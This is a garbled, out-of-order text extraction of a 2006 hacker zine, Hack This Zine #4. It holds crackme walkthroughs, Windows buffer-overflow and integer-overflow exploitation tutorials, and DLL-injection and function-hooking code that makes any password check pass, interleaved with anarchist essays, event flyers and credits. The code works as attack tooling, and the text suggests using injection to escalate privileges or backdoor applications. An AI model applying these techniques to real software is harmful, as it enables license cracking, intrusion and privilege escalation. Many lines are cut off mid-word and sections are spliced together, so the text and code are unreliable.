reversing a tiny whiny bit harder and to reduce executable  
Yoda's cryptor is quite a nice compressor/packer/crypter fo  
can be undone in a wink, just fire up DeYoda, load the app  
again:

Nothing found \*

Nice, that's what we wanna see.

Now fire up OllyDBG and load the unpacked executable.  
We won't start looking at all strings, cause they are too o  
passwords, they're just bogus shit to confuse the cracker.

Ok, time to put a breakpoint before the end of the subroutri  
004013F9) and F9! Now take a look at the EAX register's val  
part of the screen), I used "FUCKYOU" as an argument, resol  
That means we must supply a commandline argument that will  
We could do this in two ways, by looking for a collision in  
bruteforce. Let's rip the algorithm first.

Ok, to make things clear:

DWORD PTR SS:[EBP-8] is the counter (i)  
DWORD PTR SS:[EBP+8] is the beginning of argv[1]  
DWORD PTR SS:[EBP-C] is input[i] (DWORD PTR SS:[EBP-8]+DWORD

```

004013A4 |> 8B45 08      /MOV EAX,DWORD PTR SS:[EBP+8]
004013A7 |. 890424      |MOV DWORD PTR SS:[ESP],EAX
004013AA |. E8 C1F30000 |CALL <JMP.&msvcrt.strlen>
004013AF |. 3945 F8      |CMP DWORD PTR SS:[EBP-8],EAX
004013B2 |. 73 45        |JNB SHORT Cp1.004013F9
004013B4 |. 8B45 08      |MOV EAX,DWORD PTR SS:[EBP+8]
004013B7 |. 0345 F8      |ADD EAX,DWORD PTR SS:[EBP-8]
004013BA |. 0FBE00      |MOVSB EAX,BYTE PTR DS:[EAX]
004013BD |. 8945 F4      |MOV DWORD PTR SS:[EBP-C],EAX
004013C0 |. C745 F0 000000>|MOV DWORD PTR SS:[EBP-10],0
004013C7 |. 8B45 08      |MOV EAX,DWORD PTR SS:[EBP+8]
004013CA |. 0345 F8      |ADD EAX,DWORD PTR SS:[EBP-8]
004013CD |. 8038 00      |CMP BYTE PTR DS:[EAX],0
004013D0 |. 74 0D        |JE SHORT Cp1.004013DF
004013D2 |. 837D F8 00   |CMP DWORD PTR SS:[EBP-8],0 ;if
004013D6 |. 74 07        |JE SHORT Cp1.004013DF
004013D8 |. C745 F0 010000>|MOV DWORD PTR SS:[EBP-10],1
004013DF |> 8B45 F0      |MOV EAX,DWORD PTR SS:[EBP-10];
004013E2 |. 3345 F8      |XOR EAX,DWORD PTR SS:[EBP-8];-
004013E5 |. 0345 F8      |ADD EAX,DWORD PTR SS:[EBP-8];-
004013E8 |. 8B55 F4      |MOV EDX,DWORD PTR SS:[EBP-C]
004013EB |. 31C2        |XOR EDX,EAX      ;-> ((EAX X

```

```

004013ED |. 8D45 FC      |LEA EAX,DWORD PTR SS:[EBP-4]
004013F0 |. 0110         |ADD DWORD PTR DS:[EAX],EDX
004013F2 |. 8D45 F8      |LEA EAX,DWORD PTR SS:[EBP-8]
004013F5 |. FF00         |INC DWORD PTR DS:[EAX]
004013F7 |.^EB AB       \JMP SHORT Cp1.004013A4

```

"Hash" algorithm:

```
(input[i] XoR (((input[i] && i) XoR i) + i))
```

Well, writing a bruteforcer for this is peanuts but there n way...through algorithmic collision. Let's see, the input as a value, now let's try "UEST" ... 320, how predictable a -> 322. Now we're getting somewhere :D.

Ok, let's try filling up the bitch with A's.

"AAAAAAAAAA" resolves to 721 while 1 A more gives us 805, s somewhere in between.

"AAAAAAAAAZ" resolves to 716 , "AAAAAAAABZ" to 719 and "AAAA me predict, "AAAAAAA AEZ" wil resolve to 720.... <.<

Ok, we need 784... after some trying we find out "AAAAAAA{{ Let's try >:).. YES! It works... Our collisive hash managed program into installing, without having having to know the (which was MILITARISM btw)....

Act V:

Difficulty: Medium

Tools: OllyDbg, Hexeditor

Objective: Find the password, defeat anti-debugging

MegaCorp got fed up with being cracked over and over so the whitehat corporate lapdog to strengthen their apps and sell same time... Rumor has it he implemented an anti-debugging version of "Infernal Barricade". Let's fire up OllyDbg YET what they have been trying to do this time...

```

case DLL_PROCESS_ATTACH:
{
    DisableThreadLibraryCalls((HMODULE)hModule); //keep
re-called
    Faddr = InlineHook("ntdll.dll","strcmp",strcmphook,
in ntdll.dll
    return true;
}break;
case DLL_THREAD_ATTACH: break;
case DLL_THREAD_DETACH: break;
case DLL_PROCESS_DETACH:
{
    WriteProcessMemory(GetCurrentProcess(), (void*)Faddr,
restore address
    }break;
}
return true;
}

```

```

int WINAPI strcmphook(const char* str1,const char* str2)
{
return 0; // always return 0, no matter what password was.
};

```

Once we inject this DLL into our victim app like this:

InjectDLL("Victim.exe","hijack.dll"), you will notice that what password you supplied as a commandline argument, you w "Accepted" messagebox. As you can see process Hijacking can You could subvert an application to elevate your privileges account, download & execute an app with the privileges unde you could even backdoor the app itself by letting it execut injector @ startup, thus effectively taking over the app.

Act VI:

Difficulty: Hard

Ok, now let's hijack our little app to make any password wc

```
int WINAPI strcmphook(const char* str1,const char* str2); /

DWORD Faddr=0; // address
BYTE Fbackup[6]; // backup

DWORD InlineHook(const char *Library, const char *FuncName,
unsigned char *backup)
{
    DWORD addr = (DWORD)GetProcAddress(GetModuleHandle(Libr
// Fetch function's address
    BYTE jmp[6] = {
        0xe9, //jmp
        0x00, 0x00, 0x00, 0x00, //address
        0xc3 // retn
    };
    ReadProcessMemory(GetCurrentProcess(), (void*)addr
// Read 6 bytes from address of hooked function from rooted

    DWORD calc = ((DWORD)Function - addr - 5); //((to)-(frc
memcpy(&jmp[1], &calc, 4); //build trampoline
    WriteProcessMemory(GetCurrentProcess(), (void*)addr, jm
// write the 6 bytes long trampoline to address of hook
current process
    return addr;
}

BOOL APIENTRY DllMain( HANDLE hModule,
    DWORD ul_reason_for_call,
    LPVOID lpReserved
)
{
    switch (ul_reason_for_call)
    {
```

```
0040144F |. C600 00      MOV BYTE PTR DS:[EAX],0
00401452 |. E8 E9F50000   CALL <JMP.&KERNEL32.IsDebuggerP
||[IsDebuggerPresent
00401457 |. 85C0          TEST EAX,EAX
00401459 |. 74 18        JE SHORT Cp1.00401473
0040145B |. C70424 0C00440>MOV DWORD PTR SS:[ESP],Cp1.0044
"Your attempt to debug this application is considered a cri
gouvernement, legal action will be taken against you...
"
00401462 |. E8 69F30000   CALL <JMP.&msvcrt.printf>
00401467 |. C70424 FFFFFFFF>MOV DWORD PTR SS:[ESP],-1
0040146E |. E8 4DF30000   CALL <JMP.&msvcrt.exit>
```

LOL! They use a standard win32 API called IsDebuggerPresent  
application is being debugged.... hmmm,

```
004013C4 |. C74424 04 0000>MOV DWORD PTR SS:[ESP+4],Cp1.00
"LOIACU]QH"
```

seems to be the encrypted password, we don't want to spend  
the algorithm and decrypt it by hand so let's debug it! As  
application terminates when we debug it this way. Let's tak  
the anti-debug technique:

```
00401452 |. E8 E9F50000   CALL <JMP.&KERNEL32.IsDebuggerP
||[IsDebuggerPresent
00401457 |. 85C0          TEST EAX,EAX
00401459 |. 74 18        JE SHORT Cp1.00401473
```

This piece is interesting, it calls IsDebuggerPresent and s  
returned in EAX, if so, it ends, if not it continues... hmm  
conditional jump, what if we'd make it an unconditional jum  
continue the application (JMP is 0xEB, keep that in mind)..  
Fire up a hexeditor (or just do it in OllyDBG, i just want

HexEditors as well :D ) and open the app in it. Now look for sequence of bytes:

```
00401457 |. 85C0          TEST EAX,EAX
00401459   74 18          JE SHORT Cp1.00401473
```

find: 85C07418

and replace the 74 with EB...

That was easy, we already broke their anti-debugging technique. Now all we gotta do is put a breakpoint on

```
00401470 . C600 00      MOV BYTE PTR DS:[EAX],0
```

so we can watch ECX being "IGNORANCE"... yet another application

There are many commercial copyright-protection schemes which are difficult if we'd reverse only in the ways described, but there are too, by taking advantage over the fact that the target program runs in a protected environment, you control the OS! That means you can manipulate the program from the sides. One way is process hijacking by DLL injection, which

### Process Hijacking

Process hijacking involves executing your code in another process (as in exploiting it to make it execute shellcode). This can be done in many ways, either directly by executing a part of your executable in the target process, or by DLL injection. With the advent of Windows Data Execution Prevention (DEP) this leaves us the latter. Injecting your DLL into a process goes as follows:

- Fetch the target process' PID (Process ID)

- Open a handle to the target process

- Fetch the address of LoadLibraryA dynamically

Allocate enough memory for an argument to LoadLibraryA

Do a VirtualProtectEx to set the code pages to PAGE\_EXECUTE

write the name of the DLL to load, into the memory (with a local address)

Here follows a small example in C++:

```
DWORD InlineHook(const char *Library, const char *FuncName,
unsigned char *backup)
{
    DWORD addr = (DWORD)GetProcAddress(GetModuleHandle(Library),
// Fetch function's address
    BYTE jmp[6] = {
        0xe9, //jmp
        0x00, 0x00, 0x00, 0x00, //address
        0xc3 // retn
    };
    ReadProcessMemory(GetCurrentProcess(), (void*)addr, jmp, 6, 0);
// Read 6 bytes from address of hooked function from rooted process
    DWORD calc = ((DWORD)Function - addr - 5); //((to)-(from)-5)
    memcpy(&jmp[1], &calc, 4); //build trampoline
    WriteProcessMemory(GetCurrentProcess(), (void*)addr, jmp, 6, 0);
// write the 6 bytes long trampoline to address of hooked function in
current process
    return addr;
}
```

This function resolves the address of the function to be hooked and the trampoline as follows:

```
JMP <4 empty bytes for address to jump to>
RETN
```

the address to jump to (the hook) is resolved like this:

```
((To)-(From)-5) == ((HookAddress)-(TargetAddress)-5)
```

the old address is backed up, to be able to unhook the function (by overwriting the trampoline with the original address).

```

{
    DisableThreadLibraryCalls((HMODULE)hModule); //don'
    // do what you want once attached
    return true;
}break;
case DLL_PROCESS_DETACH:
{
    // bring back to old state
}break;
}
return true;
}

```

Imagine the following application:

```

int main(int argc, char *argv[])
{
    system("PAUSE");
    if (argc-1)
    {
        if (strcmp(argv[1],"XPLT") == 0)
            MessageBoxA(0,"Accepted","Accepted",0);
    }
    return 0;
}

```

Ok, this simple app can be fooled by hijacking the main fun  
 strcmp. Strcmp is a string comparing function located in th  
 pause is used to ensure we get the time to inject our DLL i  
 Ok, we'll hijack the function by using a detours trampoline  
 as described in:

<http://research.microsoft.com/~galenh/Publications/HuntUser>  
 goes as follows:

restore the old permissions

Here follows a sourcecode example in c++:

```

BOOL WriteToMemroy(HANDLE hProcess, LPVOID lpBaseAddress, L
SIZE_T nSize)
{
    DWORD dwOldProtect;
    BOOL boolReturn = FALSE;
    if(hProcess == NULL) // own process?
    {
        VirtualProtect(lpBaseAddress, nSize, PAGE_EXECUTE_R
        &dwOldProtect); // now Ex needed, only a VirtualProtect
        boolReturn = ((memcpy(lpBaseAddress, lpBuffer, nSiz
        instead of WriteProcessMemory
        VirtualProtect(lpBaseAddress, nSize, dwOldProtect,
        set back
        }
        else
        {
            VirtualProtectEx(hProcess, lpBaseAddress, nSize, PA
            &dwOldProtect); // Virtualprotectex to be able to read and
            boolReturn = WriteProcessMemory(hProcess, lpBaseAdd
            (LPVOID)lpBuffer, nSize, 0); // Write to memory
            VirtualProtectEx(hProcess, lpBaseAddress, nSize, dw
            &dwOldProtect); //set back
        }

        VirtualFreeEx(hProcess, lpBaseAddress, nSize, MEM_RELEA
        return boolReturn;
    }
}

```

```

BOOL InjectDLL(char* ProcessName, char* strHookDLL)
{

```

```

printf("Initiating injection of '%s' into '%s'\n",strHc
DWORD dwPID = GetProcessID(ProcessName);
if(dwPID == 0)
{
    printf("Couldn't retrieve valid ProcessID for p
'%s'!\n",ProcessName);
    return FALSE;
}
HANDLE hProcess;
HMODULE hKernel;
LPVOID RemoteStr, LoadLibraryAddr;
hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, dwPID
process    if(hProcess == INVALID_HANDLE_VALUE) //couldn't
{
    printf("Couldn't open process '%s' with ID %d!\n",P
return FALSE;
}

hKernel = LoadLibrary("kernel32.dll");    //load kernel

if(hKernel == NULL)// couldn't load?
{
    printf("Couldn't load Kernel32.dll!\n");
    CloseHandle(hProcess);
    return FALSE;
}

LoadLibraryAddr = (LPVOID)GetProcAddress(hKernel, "Load
address of LoadLibraryA
RemoteStr = (LPVOID)VirtualAllocEx(hProcess, NULL, str1
MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE); // allocate memc
if(WriteProcessBytes(hProcess, (LPVOID)RemoteStr, strHc
strlen(strHookDLL)) == FALSE) // write it to memory
{
    printf("Couldn't write to process '%s' memory!\n",P

```

```

failed?
    CloseHandle(hProcess);

    return FALSE;
}
HANDLE hRemoteThread = CreateRemoteThread(hProcess, NUL
(LPTHREAD_START_ROUTINE)LoadLibraryAddr, (LPVOID)RemoteStr,
load our DLL
    if(hRemoteThread == INVALID_HANDLE_VALUE)// failure?
    {
        printf("Couldn't create remote thread within proces
'%s'!\n",ProcessName);
        CloseHandle(hRemoteThread);
        CloseHandle(hProcess);
        return FALSE;
    }
    CloseHandle(hProcess);
    printf("'%s' successfully injected into process '%s' wi
%d!\n",strHookDLL,ProcessName,dwPID);
    return TRUE;
}

```

Well that wasn't THAT difficult, now was it? The next quest  
 "What to inject?". Well you can do a lot once your DLL is l  
 process termination to full-blown input/output manipulation  
 your DLL should look like this:

```

BOOL APIENTRY DllMain( HANDLE hModule,
                        DWORD ul_reason_for_call,
                        LPVOID lpReserved
                        )
{
    switch (ul_reason_for_call)
    {
        case DLL_PROCESS_ATTACH:

```



The Anarchist Library (Mirror)

Anti-Copyright



HackThisSite.org  
Hack This Zine! 04  
Ammo for the Infowarrior  
2006

Retrieved on 2022-03-16 from [exploit-db.com/papers/42910](https://exploit-db.com/papers/42910)

[usa.anarchistlibraries.net](https://usa.anarchistlibraries.net)

```
00401318 \. C3 RETN
```

Ok, now take a carefull look at the registers as we move tr execution:

Before the LEAVE in Funk, EBP is 0x0022FF58 (points to save LEAVE,EBP is 0x0022FF<overflowing byte here> (while it should ESP is changed 0x0022FF5C ( 0x0022FF58 + 4). Now if we continue just after Main's LEAVE (in the example at 0x00401317) we can now 0x0022FF<overflowing byte + 4>, and EIP will be popped to we have our exploitable condition! Our initial overflowing buffer like:

In case of a mingw compilation:

```
["\x90"x1024] + ["\x90" x 8] + [overflowing byte]
```

In case of a gcc compilation:

```
["\x90"x1024] + [overflowing byte]
```

Now we should let the overflowing byte point somewhere in the buffer. Keep in mind that that byte will be increased with 4. In this case 0x01 should suffice, becoming 0x05 in ESP.

Then, at that address (in our buffer: 0x0022FF05) we should place the start of our shellcode, that will be popped into EIP. So the following exploitation buffer:

```
[Shellcode][addr of Shellcode][overflowing nops (if necessary, pointing to the adres of [addr of Shellcode])]
```

There are several issues with this exploitation method. One is that to buff being declared in Func, it might have it's data part (due to windows' relative addressing method), rendering this method not told you there are some major differences in exploitation of (as always >.) and this is a large drawback because we this worst case scenario. The other (and probably biggest) drawback

strange DWORDs between the saved EBP and our buffer on a Mi means we must be very careful at looking what compiler what app before drawing conclusions about potential exploitable

Integer overflows:

Integer overflows are misunderstood bugs. They are relative the sense of occurrence but in the sense of discovery. They or just neglected due to the lack of exploitation knowledge overflows basically consist of increasing an integer beyond capacity, thus sometimes causing exploitable behavior. Ok following min and max value table of several data types:

So, let's look at the next arithmetic example:

```
int main(int argc, char* argv[])
{
    byte a = 0xFF;
    a += 0x1;
    return 0;
}
```

running this app in a debugger would reveal to us what you Since 0xFF is 255 but also (in case of an unsigned 8-bit va to 0xFF (being the max value of a byte) makes  $-1 + 1 = 0$ . T our own purposes. Imagine the following app vulnerable to a

```
int main(int argc, char* argv)
{
    char buffer[20];
    if(argc != 3)
        exit(-1);
    int i = atoi(argv[2]);
    unsigned short s = i;
    if (s > 19) // 'prevent' b0f
```

```

exit(-1);
strncpy(buffer,argv[1],i);
return 0;
}

```

This is indeed an extremely gullible app, trusting the user for the length of the data, but these constructs occur more often than you think, obscurely and complex yes, but they occur nonetheless. Now, if `i` is bigger than 19, which would cause a potential b0f, so it's a b0f anyway. What's wrong though is this line:

```

unsigned short s = i;

```

since `atoi` returns a signed 32-bit int which can hold up to 2,147,483,647, an unsigned short can only hold up to 65,535, thus we could overflow `argv[2]`, overflowing `s` (and setting it to 0) bypassing the bounds check, overflowing the buffer anyway.

Now, the following example will incorporate several vulnera

```

char* UserBuffer = (char*)malloc(10);
int TrustedData = (int)malloc(4);
memcpy(&TrustedData,&SomeTrustedSource,4);
int len = atoi(argv[2]);
short l = len; // [V1]
if(l > 9) // [V1.5]
exit(-1);
strncpy(UserBuffer,argv[1],len); //[V2]
if (TrustedData + SomeUserSuppliedValue > SomeLimit) // [V3]
DoSomethingElse()

```

Ok, the first vuln lies with [V1], where `len` is converted to a short int, like discussed earlier this can help us bypass the bounds check and copy more data to `UserBuffer` [V2] than it can handle and overflow `TrustedData` (we should copy (addr of `TrustedData`'s allocated

UserBuffer's allocated area) bytes to UserBuffer and all data to overwrite the data in TrustedData, which is assumed to originate from SomeTrustedSource. We can for example exploit this as a signed TrustedData negative, thus bypassing the boundschecking at overflowing data that relies on SomeUserSuppliedValue as a

Outro:

Well, I hope you liked the article and learned something new. Remember, 0-days are 0-days, don't make them public. Anyways, shouts go to the whole HackThisSite cast & crew, community and vx.netlux.org peeps.

Nomenclature

```
#####  
#           'This Reminds Me of the Time I Slept With Your  
#           And Other Interesting Windows Buffer Overflow  
#####
```

```
-----  
//  
|| This article will force the concept of a buffer overflow  
|| and teach you to code buffer overflow exploits on Windows  
|| that exists on the internet teaches is a walkthrough from  
|| to simple BOF for a *nix machine, and it can be difficult  
|| "Hello World" in Windows vuln dev to work. I have not been  
|| article which analyzes buffer overflows for Windows as '0-  
|| [3] for *nix, and documents like 'The Tao of the Windows  
|| [2] can be difficult to follow if one does not have experience  
|| on a *nix platform.  
\\-----
```

This article is really pretty detailed, but regardless, it covers a few things before reading this paper. Some basic details about some very simple ASM knowledge will help. Things such as how registers function in relation to a function's stack frame are

defined themselves against a system of capitalist relations lives in opposition. Every aspect of the hacker's life was freedom -- from creating communities that shared information that information in a way that would strike out against them. When nobody understood how technology worked in the systems hackers figured those systems out and exploited them to our were criminals, yes, but their crimes were defined by the laws institutions that they sought to destroy. While they were considered as criminals by those institutions, their true crimes were curiosity, freedom, and the strength to dream of a better

Somewhere along the way the ruling class started paying hackers very systems that they had so passionately attacked. Origin jobs while smiling out of the corners of our mouths, thinking tricking those in control. But at some point we tricked our does not break you, it seduces you - and seduced by the same relations, we lost sight of our dreams and desires. Instead create a new world, we found ourselves writing facial recon sought to preserve this one at all costs.

Today, the attempts at revival of hacker culture make hackers mere hobbyists. We pat ourselves on the back and smile about hackers again, that we've gotten back to tinkering, that we things with LEDs once more. But this tinkering is only the self. Asking for the right to modify a commodity that has been not challenge anything. These projects only help to create longer leashes, recuperating our desires and satisfying our by putting wall paper on this ugly world.

But some of us still wipe our asses with white papers and do you're not satisfied with people modifying their SUVs and don't look around, find those of us who aren't either, and hack them!!!!!!

instructions manipulate the call stack. Every tutorial in the world exactly what these things do and there is plenty of documentation

So I am going to give as little background as possible with the focus on the less often addressed aspect of how to do a buffer overflow on Windows. If you do not have any background, and may have found a lot of what is written sounds like a foreign language, find the information from 'Smashing the Stack' [3] could be a prerequisite reading, especially information before the section on shell code.

Also, I can suggest the IA-32 Developer's Manual Vol. 1 to look at Chapter 6 of the manual devoted to explain how calling conventions the stack is set up, and other useful information. It can be found at

[http://www.intel.com/design/pentium4/manuals/index\\_new.htm](http://www.intel.com/design/pentium4/manuals/index_new.htm)  
<ftp://download.intel.com/design/Pentium4/manuals/25366519.pdf>

Don't let this seem too daunting, you will hopefully be able to understand these concepts pretty simply. So let us jump right into things. Here is some code that will crash because it overwrites special memory, the kernel's execution, on the stack.

```
=====
#include <string.h>

void copy(char *s)
{
    char buf[256];
    strcpy(buf, s);
}

int main()
{
```

```

char buffer[512];

for(int i = 0; i < 512; i++)
    buffer[i] = 'X';

copy(buffer);
return 0;
}

```

=====

The function copy(char\*) makes a very careless mistake. It function, which copies one string to another. Unfortunately is larger than the local one, and writes into special memor touch. Here is how our program's stack memory looks before

```

/-----\
|                | lower
|                | memory
|    256 buffer   |
| [hfsdkfhakjlasghkd1] | /\
|                | /__\
|    0xEBP - 0xRET | ||
|                | ||
| copy()'s stack frame | ||
|-----| ||
|    args        | ||
|-----| ||
|                | ||
|    512 buffer   | ||
| [XXXXXXXXXXXXXXXXXXXX] | ||
| [XXXXXXXXXXXXXXXXXXXX] | ||
|                | ||

```

the space is open daily from 12pm->5pm for general access recurrent events in the late evening. access to dai5ychain scheduled times may be requested via a form on the website enabled whenever possible.

**\*\* CHICAGO SOFTWARE FREEDOM DAY : SEPT 16 \*\***  
Calling all free-wheeling free-information free-reproduction the hackers who love the streets! For the activists that j resources! And for the militant media makers in search of f to knowledge and ideas.

Sept 15 2006      Location TBA Chicago, IL USA

Intellectual Property Regimes and Alternatives  
Low Power Radio FM  
Internet Law for Activists  
Public Space  
Non Profit

This event will gather some of the regions most committed a free software lovers, socially engaged artists, independent critical thinkers to brainstorm and develop an agenda for t support of radical social movements in the great lakes regi

- <http://www.dai5ychain.net>
- <http://hackmeetingwiki.dai5ychain.net>
- <http://chicagolug.org/lists/listinfo/chicago-hacktivism>
- <http://www.freegeekchicago.com>
- <http://www.hackbloc.org/chicago>

!!  
When I was a kid, hackers were criminals. Hackers were drea  
this world and its oppressive institutions. Hackers were br

Having the zine in your hands is still the best way to expose you can't print your own(double sided 8.5x11) then you can issue and all back issues online at the nice fellows at Mi Publishing(microcosmpublishing.com) who are based out of Pc in Chicago, you can grab a copy at Quimbys Books or at the in Pilsen. Or just visit us at one of the many events Hackt locally, regionally, and nationally!

!!  
 #####  
 !!!


**\*\* DAI5YCHAIN.NET \***

dai5ychain is a public-access computer lab and events platf pilsen, chicago, in a former flower shop. the dai5ychain pr platform for new media performance and screening events dev in response to a unique network architecture. it shares a b Busker project initiated and programmed by tamas kemenczy a the dai5ychain project is developed and maintained by jake tamas kemenczy and others.


The hacklab project has from its inception included worksho sessions, and dai5ychain aims to enable these vital activit of the local software development and new media arts commun and asked to provide workshops, and the space will also be receptive to proposals of this nature.

dai5ychain aims to provide a variety of technical resources interested in the following:

- 01 : open\_platforms -- open source/hackable/extensible soft examples: linux, pureData, superCollider
- 02 : obsolescent\_kit -- 'obsolete' and otherwise antiquated commercially inaccessible hardware and software platforms f examples: commodore64, dumb terminals, dot-matrix printers,




When strcpy tries to copy the 512 byte buffer into the 256 funny things happen. It disregards that the destination is overwrites the RET address and the saved EBP. So then it ki the ASCII value of 'X')



This represents how the RET address is overwritten. strcpy our 256 byte buffer, and overwrites the EBP and EIP. So now tries to return from the function calling the RETN instruction pops 0x58585858 into EIP which is invalid, and the program this by checking the registers. This opens up some possibilities could potentially overwrite the EIP with anything that we want to execute whatever code we wanted, and hijack the flow of the

All this, you may have already known. But, there are several Windows platforms that change the circumstances of this. To do now, let's take a close look at copy()'s stack frame.



In this problem, we have almost full control over the stack any data that we want onto the stack, provided it does not exceed 256 bytes (which strcpy sees as the end of a string). So now, this vulnerable function after compilation. Compiled with Visual Studio which initializes data on the stack and saves registers

```

=====
PUSH EBP

```

We are many, they are few!

Zine staff: darkangel, nomenclura, alxcia, brokenkeychain, sally, wyrmkill  
HTS Staff: iceshaman, custodis, scriptblue, outthere, mcaster, wells,  
Hackbloc/Hacktivist: flatline, alxcia, darkangel, wyrmkill, hexbomber, blissi, whiteacid, sally, squee, ardeo, pacifico  
Contributors: spydr, phate, moxie, scenestar, truth, leaching, rugrat, ikari, sld, skopii, bfamredux, kuroishi, wyrmkill, cola

```

!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
#####
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!

```

--> Make Contact <--

Project Organizer: Jeremy Hammond - whooka[at]gmail.com

--> Join us on IRC <--  
irc.hackthissite.org SSL port 7000  
#hackthissite #hackbloc #help

--> Visit Our Online Forums <--  
http://www.criticalsecurity.net  
or http://www.hackbloc.org/forums

--> Email Us <--  
htsdevs@gmail.com hackbloc@gmail.com

--> GET COPIES OF THE ZINE! <--  
Electronic copies of the zine are available for free online at our website. We have produced two versions of the zine: a full version which is best for printing and also includes all source code as well as a raw TXT version for a more readable and compatible



hackthissite.org

Hack this site is a free and legal training ground that all their security skills against a series of realistic hacking provide a friendly environment for people to get involved w internet security by collaborating with other coders and ha

hackbloc.org

Hackblocs are local groups and gatherings where hackers and discuss, share skills, and collaborate on projects related open source, tech activism, and more. We work to defend a f free society by mixing hacker and activist strategies to ex and direct action hacktivism. Each local group is autonomou form a decentralized network to collaborate and coordinate with other social justice struggles around the world.

Current Collectives:

San Francisco Bay Area - <http://www.hackbloc.org/sf/>

Chicago - <http://www.hackbloc.org/chicago/>

Canada - <http://www.hackbloc.org/ca/>

UK - <http://www.hackbloc.org/uk/>

US-south <http://hackbloc.org/south>

Maine - see forums

hacktivist.net

A 'think tank' for hacktivist related activities: user subm images, and articles as well as resources on getting involv activism.

disrespectcopyrights.net

An open collection of anti-copyright images, pdfs, texts, m more related to programming, hacking, zines, diy culture, a system is integrated into a mediawiki site and also allows files.

```
MOV EBP,ESP
```

```
SUB ESP,140
```

```
MOV EAX,DWORD PTR SS:[EBP+8]
```

```
PUSH EAX
```

```
LEA ECX,DWORD PTR SS:[EBP-100]
```

```
PUSH ECX
```

```
CALL main.strcpy
```

```
ADD ESP,8
```

```
ADD ESP,140
```

```
MOV ESP,EBP
```

```
POP EBP
```

```
RETN
```

=====

So, essentially, we have control over all the memory from E because strcpy does not check whether the buffer is large e to hijack the program by overwriting the RET which is at EB return to somewhere else. The way I am presenting is the mo do this, but this concept may be sort of abstract for you a read carefully.

If we can find where the RET is on the stack, we can overwr we want and alter the flow of execution. If all was perfect point right to our shellcode. But we may not know the exact shellcode on the stack, so this might be difficult. So, wha the RET jump to an instruction, which will take the form of

```
JMP/CALL <SOMEREGISTER>
```

Where SOMEREGISTER is a register like EAX, ESP, EBX, as clo as possible. In our code, for example, we are very lucky in strcpy(..) returns a pointer to the destination buffer, whi

over, and return values are in EAX. So, we need to find an JMP EAX or CALL EAX.

One way that we can do this is by using the OLLYUNI plug-in (<http://www.phenoelit.de/win/index.html>)

To use, put the plug-in DLL in the same dir as the Olly exe debug, right click the disassembly window, and go to Overfl then select ASCII Overflow Returns, and then JMP/CALL EAX. awhile trying to search for the instruction in memory, but about a minute. Then, right click again, and write the value will show you the address of an instruction in memory. You value that is in a loaded DLL. I, for example, found one at kernel32.dll.

===== NOTE NOTE NOTE =====

-----  
| The address of such an instruction on your machine may not  
| Search for yourself!  
-----

So here's how the stack is laid out. We are going to write buffer, to the RET value, and overwrite the RET with the address of the EAX instruction:

```
[ (..... EBP-100 .....) (... EBP ...) (... EBP + 4 ...) ]
^
| < Buffer -----> Saved EBP -----> RET >
|                                     |
|-----|
```

So, I needed 104h, 260, bytes of junk, before I get to the reason your situation is different you can start small and

3 hours long,  
30+ strangers showing up  
on a cold, wet night.

They have my email address,  
and I'm going to show up  
at whatever they do next.

Now if you'll excuse me,  
I have to write a theme song  
for the Rat Patrol.

those are the guys who  
ride around Chicago on  
those big, tall, crazy bikes.

I met a few last night,  
and they need a theme song.

#####  
# CREDITS  
#####

\*\* HACK THIS ZINE #4: AMMO FOR THE INFO-WARR

We are an independent collective of creative hackers, crack  
anarchists. We gather to share skills and work together on  
teach and mobilize people about vulnerability research, pra  
how free technology can build a free society. We are an ope  
ever changing collective which generally works on IRC. Ever  
explore and contribute to the group and it's related projec

Network of Projects

I don't find myself sprinting  
so often these days.

but last night,  
I ran like the wind,  
until the wind was completely  
out of my body and spilled  
all over the streets.

Today, I am sore,  
but I am also grateful  
for such an evening of unexpected fun.

I met people I would never ordinarily meet.

I learned that you can find perfectly good bagels  
in the right dumpsters.

I smoked a bowl with the leaders of the event,  
a pair of twin activists.

Man, are they interesting cats.

they do stuff,  
anything, they just  
seem to want to take action,  
be heard, have fun,  
get noticed, make a statement,  
have other people wonder about them  
instead of wondering about a TV  
full of artificially sweetened famous people.

Last night,  
they chose Capture the flag.  
